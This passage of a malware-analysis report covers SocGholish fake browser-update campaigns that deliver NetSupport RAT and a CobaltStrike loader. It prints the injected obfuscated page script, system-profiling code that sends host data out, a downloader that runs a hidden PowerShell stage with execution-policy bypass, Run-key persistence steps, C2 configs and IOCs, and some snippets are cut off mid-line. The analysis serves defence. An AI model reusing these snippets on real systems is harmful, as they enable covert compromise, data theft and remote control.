"WQL");var colItems = objWMIService.ExecQuery("SELECT * FROM Win32_Service", "WQL");
```

The script will end up gathering a lot of information which is sent off:

```
var userdnsdomain = wsh.ExpandEnvironmentStrings('%userdnsdomain%')var username =
wsh.ExpandEnvironmentStrings('%username%')var computername =
wsh.ExpandEnvironmentStrings('%computername%')var processor_architecture =
wsh.ExpandEnvironmentStrings('%processor_architecture%')var whoami =
executeCmdCommand('whoami /all')req.push(['init_result',
'1'])req.push(['ConsentPromptBehaviorAdmin',
ConsentPromptBehaviorAdmin])req.push(['PromptOnSecureDesktop',
PromptOnSecureDesktop])req.push(['osBuildNumber',
osBuildNumber])req.push(['osCaption', osCaption])req.push(['whoami',
whoami])req.push(['userdnsdomain', userdnsdomain])req.push(['username',
username])req.push(['computername', computername])req.push(['processor_architecture',
processor_architecture])req.push(['asproduct', ASProduct])req.push(['processlist',
processlist])req.push(['servicelist', servicelist])this['eval'](prepareRequest(req))
```

The delivery for this chain has previously been NetSupport RAT but lately a CobaltStrike loader that AV companies refer to as “Blister” Loader has been delivered, normally placed in a folder within ProgramData along with a renamed Rundll32 executable. The name of the folder and file that will be used is hardcoded in one of the layers responsible for decoding the CobaltStrike file, this way it can setup itself if needed.

Example:



Name	Purpose
C:\\ProgramData\\TermSvc\\TermSvc.exe	Renamed Rundll32.exe
C:\\ProgramData\\TermSvc\\TermSvc.dll	Blister (CobaltStrike) Loader
%User Startup%\\TermSvc.lnk	Persistence

The CobaltStrike malleable profile in use will leverage a new WerFault.exe process for itself, this activity blends in nicely with the DLLs as they contain many exports and during sandbox detonations will normally cause multiple faults to occur legitimately.

FakeUpdate Malspam

These campaigns have a similar flow to the above drive-by download chain except that links to compromised websites are spammed out.

Example:

```
hxxps://payyourintern[.]com/two-p-1-posts-in-the-un-for-young-specialists
```


Visiting this site will lead to running some injected javascript code

```
<script>;(function(){var wq=document[id("cmVmZXJyZXI=")]||'';var nb=new
RegExp(id('Oi8vKFteL10rKS8='));if(!wq||window[id("bG9jYXRpb24=")][id("aHJlZg==")]
[id("bWF0Y2g=")](nb)[1]==wq[id("bWF0Y2g=")](nb)[1]){return;};var
ji=navigator[id("dXNlckFnZW50")];var nl=window[id("bG9jYWxTdG9yYWdl")]
[id("X19fdXRtYQ==")];if(go(ji,id("V2luZG93cw=="))&&!go(ji,id("QW5kcm9pZA==")))
{if(!nl){var
vc=document.createElement('script');vc.type='text/javascript';vc.async=true;vc.src=id(
 ni=document.getElementsByTagName('script')
[0];ni.parentNode.insertBefore(vc,ni);}}function id(at){var zx=window.atob(at);return
zx;}function go(rs,mr){var zx=(rs[id("aW5kZXhPZg==")](mr)>-1);return zx;}})();
</script>
```

Which will then lead to the same chain above, you might have noticed some static values that keep showing up:

```
cmVmZXJyZXI=Oi8vKFteL10rKS8=
```

Thanks to the service PublicWWW[6] we can use this data to check for other compromised sites:



148 889	https://guardiao-ao.com/	var vj=document[ye("**cmVmZXJyZXI=**")]||";var nh=new R
182 444	https://www.atavatan-turkmenistan.com/	var wq=document[id("**cmVmZXJyZXI=**")]||";var nb=new R
197 846	https://techpoint.org/	var pk=document[hj("**cmVmZXJyZXI=**")]||";var qp=new R
226 672	https://www.humorpolitico.com.br/	var wq=document[id("**cmVmZXJyZXI=**")]||";var nb=new R
242 848	http://www.best-hentai-games.com/	var wq=document[id("**cmVmZXJyZXI=**")]||";var nb=new R
274 670	http://wearesonnet.com/	var ww=document[uq("**cmVmZXJyZXI=**")]||";var ue=new R

SocGholish Infection Package

All of the NetSupport RAT configs related to this threat group we have discovered have a static structure to the top portion of their config which means we can pivot on it to find more.


bcd004db9f44f2414c7094f79afb2d80230611e5b4f97960685157d236186126

```
[HTTP]GatewayAddress=mixerspring.cn:443SecondaryGateway=aasdig8g7b448ugudf.cn:443GSK=G
```

4fffa055d56e48fa0c469a54e2ebd857f23eca73a9928805b6a29a9483dffc21

```
[HTTP]GatewayAddress=sjvuvja.com:443SecondaryGateway=nsncasicuasyca831cs3vvz.cn:443GSK
HDE9C>ICGHM=FBKFL;E@NFA:I
```

This last config(4fff) is related to a NetSupport RAT package which has an interesting relation to another ZIP file:



1 security vendor and no sandboxes flagged this file as malicious

4486f48fb76ce5b1233924c4c9e3cabde581968f650a731c50d68f6cbd27c42b
socgholish_jan_2022.zip
encrypted zip

8.64 MB Size

2022-01-07 04:07:17 UTC 3 months ago

DETECTION DETAILS RELATIONS SUBMISSIONS COMMUNITY

Bundled Files

Scanned	Detections	File type	Name
2022-01-05	7 / 58	JavaScript	Chrome.Update.50e772.js
?	?	?	stage_2.js
?	?	?	stage_5.ps1
2022-04-14	31 / 63	ZIP	DOo0gd4h.zip
?	?	JavaScript	stage_3.js
?	?	?	stage_4.ps1

The file names do resemble a SocGholish fakeupdate for Chrome browser campaign and infection so let's analyze them. First is the fakeupdate file which would be downloaded to the targets computer in a zip file.

FileName: Chrome.Update.50e772.js

Hash: 56de90d87bb9afc5345991b910a17cf0c6ee95cb97ea4b6de87fd93a8f22c9c0

```
{‘URLS’: [‘https://10b33845.xen.hill-family.us/pixel.gif'], ‘C2’:
[‘10b33845.xen.hill-family.us’]}
```

FileName: stage_2.js

Hash: ee526c0f6ce5632e585b38322c2b6332730dfa9702d0d94c99dff7a36f98db1b

This file is the ‘init’ portion of SocGholish, it acts as an initial profiler for the infected system and sends off quite a lot of data along with some hardcoded values:

```
var req =
[];req.push('b');req.push('503');req.push(selfName);req.push(ComputerName);req.push(Us
(request(req));
```

FileName: stage_3.js

Hash: 465ab5550bc788a274e38a71ecdc246d407c453a7a2d533a9b4aa2d9e53a8463

This is a downloader which is designed to download and execute a powershell script, the first thing it does is setup some variables that will be leveraged:

```
var execFileName = '2b5fdce5.ps1';var fs = new
ActiveXObject("Scripting.FileSystemObject");var _tempFilePathExec =
fs.GetSpecialFolder(2) + "\\" + execFileName;
```

Submits a request to download the file and writes it to the hardcoded name:

```
try {    var req = [];    req.push('d');    req.push('503');    var fileContent =
request(req);    var stream = new ActiveXObject('ADODB.Stream');    stream.Type = 2;
stream.Charset = "ISO-8859-1";    stream.Open();    stream.WriteText(fileContent);
stream.SaveToFile(_tempFilePathExec, 1);    stream.Close();} catch (e) {
initExeption = 'error number:' + e.number + ' message:' + e.message;}
```

Detonates:

```
if (initExeption == ‘0’) {  try {    var wsh = new ActiveXObject(“WScript.Shell”);
runFileResult = wsh.Run(‘powershell -ep bypass -windowstyle hidden -f “‘ +
_tempFilePathExec + ‘“‘, 0);  } catch (e) {    runFileExeption += ‘error number:’ +
e.number + ‘ message:’ + e.message;  }}
```

Submits completion and gets next stage which will be another script piece for the javascript backdoor portion:

```
var req =
[];req.push(‘c’);req.push(‘503’);req.push(_tempFilePathExec);req.push(runFileResult);r
(request(req));
```

FileName: stage_4.ps1

Hash: a1f710e70688c61f447d575a081f10f21c999170e67cdedff11acb6b87b0ba14

This is the downloaded and detonated powershell file from the previous stage, what is interesting is an overlap in obfuscation usage. The obfuscation wrapper here is related to ServHelper[4,5] which is utilized by TA505[4]. Decoding is the exact same as would be done for a ServHelper related powershell file:

```
>>> passw = ‘n1db20gsmk536cazhrtuyx4fvol9q8pi’>>> salt =
‘qxijovsr5w0a7zml9tpn2g3f8u6d1k4y’>>> blob = find_blob(data)>>> len(blob)5289900>>>
derbytes = MS_PasswordDeriveBytes(passw, salt, hashlib.sha1, iterations=2,
keylen=16)>>> c = DES3.new(derbytes, DES3.MODE_CBC, iv[:8])>>> out =
c.decrypt(b64decode(blob))>>> out[:100]‘\r\n\r\n\r\nfunction oghygb4 {\r\n
param($string, $method)\r\n $saguhga = [System.Text.Encoding]::ascii’>>>
open(sys.argv[1]+’.decr’, ‘wb’).write(out)
```

The decoded file is then the stage_5 file from the original ZIP package. This file is responsible for XOR decoding the NetSupport RAT package and also setting up the installation of it.

Creates a random folder in AppData:

```
$randf=( -join ((0x30..0x39) + ( 0x41..0x5A) + ( 0x61..0x7A) | Get-Random -Count 8 |
% {[char]$_}) )$fpath =”$env:appdata\$randf”mkdir $fpath
```

Sets the rat clientname and removes all ps1 files in temp for cleanup:

```
$clientname=’ctfmon’+’.exe’remove-item $env:TEMP\*.ps1
```

Writes the zip file to appdata:

```
$lit=”$fpath\$randf”+”.zip”$gr = [System.Convert]::FromBase64String($nfuyrgg1)Set-
Content -Path “$lit” -Value $gr -Encoding Byte
```

Unzips it and then cleans up the zip file:

```
cd $fpathexpand-archive “$lit” “./”remove-item “$lit”
```

Renames the rat client to ctfmon.exe

```
rename-item “client32.exe” “$clientname”
```

Decodes a registry key:

```
$reg = oghygb4 “Jik2MF07PQ0TERAGHAcpKA4EHA0GCgETMjUcCwMIGREpJhIVHAcbETECHBEcCgk7PBcb”
“z47gha”Decoded shows that it is for setting up a autorun
key:bytearray(b’HKCU:\\Software\\Microsoft\\Windows\\CurrentVersion\\Run’)
```

Sets a run key and starts the process:

```
new-ItemProperty -Path “$reg” -Name “ctfmon_” -Value “$fpath\$clientname”start-
process “$fpath\$clientname”
```

FileName: DOo0gd4h.zip

Hash: 82ddf784507fffbbbcca749a687990345041c6c6cb5f4d768ee4136b3b4f4f03

This is the XOR decoded NetSupport RAT package, the client config:

```
[HTTP]GatewayAddress=sjvuvja.com:443SecondaryGateway=nsncasicuasyca831cs3vvz.cn:443GSK
HDE9C>ICGHM=FBKFL;E@NFA:I
```

IOCs

XLL loaders:

```
9d8d289dd7fe149e89152983e40b2c1031e0dba3de9d89513163068bfb27a314ccc0204486cbf8b6db4371
```

NetSupport RAT Packages:

```
61707f944c47121ba23f3889773aa7c858aa2aae174a145f0170ad7d0384d3bda79b86d06a64f3df1d503a
```

Campaign Files:

```
fac07b49491d3639c0e8c800a71432b4ad1e4d827e9436b49fbbaefeadd853f9fe2502a6432f272e6fcb74
```

Network IOCs:

```
irsbusinessaudit.netirsbusinessaudit.net/captcha.phpsjvuvja.comhill-
family.usmixerspring.cnnsncasicuasyca831cs3vvz.cnaasdig8g7b448ugudf.cnirsgetwell.netas
e=info@tulsadiamond.comirsbusinessaudit.tax/f4742.php?
e=tgentry@comfortmc.comcontentcdns.netasaasdivu73774vbaa33.cnsolenica.com/wp-
content/themes/twentyfive/order.vhd45.76.172.113/fakeurl.htm194.180.158.173/fakeurl.ht
```

Redirectors:

```
.php?r=bD1odHR/report?r=dj1
```

References

1: https://docs.house.gov/meetings/JU/JU00/20220329/114533/HHRG-117-JU00-20220329-SD006.pdf

2: https://cofense.com/blog/rat-campaign-looks-to-take-advantage-of-the-tax-season

3: https://research.nccgroup.com/2020/06/23/wastedlocker-a-new-ransomware-variant-developed-by-the-evil-corp-group/

4: https://www.proofpoint.com/us/threat-insight/post/servhelper-and-flawedgrace-new-malware-introduced-ta505

5: https://medium.com/walmartglobaltech/ta505-adds-golang-crypter-for-delivering-miners-and-servhelper-af70b26a6e56

6: https://publicwww.com/

7: https://www.bleepingcomputer.com/news/security/malicious-excel-xll-add-ins-push-redline-password-stealing-malware/

8: https://decoded.avast.io/janrubin/parrot-tds-takes-over-web-servers-and-threatens-millions/

9: https://github.com/executemalware/Malware-IOCs/blob/main/2022-02-17%20Netsupport%20IOCs